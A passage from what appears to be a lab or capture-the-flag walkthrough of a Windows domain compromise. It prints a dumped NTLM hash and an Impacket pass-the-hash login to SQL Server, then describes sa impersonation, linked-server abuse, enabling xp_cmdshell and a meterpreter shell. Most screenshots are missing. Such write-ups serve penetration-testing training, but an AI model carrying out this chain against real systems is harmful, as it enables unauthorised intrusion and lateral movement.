
Then dump hashes, we find **svc_sql's NTLM hash**: **c905217230dc16016f90de922b2856f0**

Image not found or type unknown



49: Use the credential to log in SQL Server with Impacket: **python3 impacket/examples/mssqlclient.py -p 1433 -windows-auth blackops/svc_sql@192.168.0.54 -hashes 00000000000000000000000000000000:c905217230dc16016f90de922b2856f0**

Image not found or type unknown



50: Enumerate svc_sql’s privilege, and I find that though **svc_sql** is not an sysadmin, but it can **impersonate sa** to become sysadmin.

Image not found or type unknown






Image not found or type unknown




51: Enumerate link, the output is in a mess but we can identify that **SRV02** is a **linked server**.

Image not found or type unknown



52: Check if we have **sysadmin** privilege on SRV02 over the link:


Image not found or type unknown



Yes, we have. So we can enable **xp_cmdshell**


53: We need to enable **rpc out** first...

Image not found or type unknown



54: Enable **xp_cmdshell**

Image not found or type unknown



55: Change the payload to return a meterpreter shell:

Image not found or type unknown


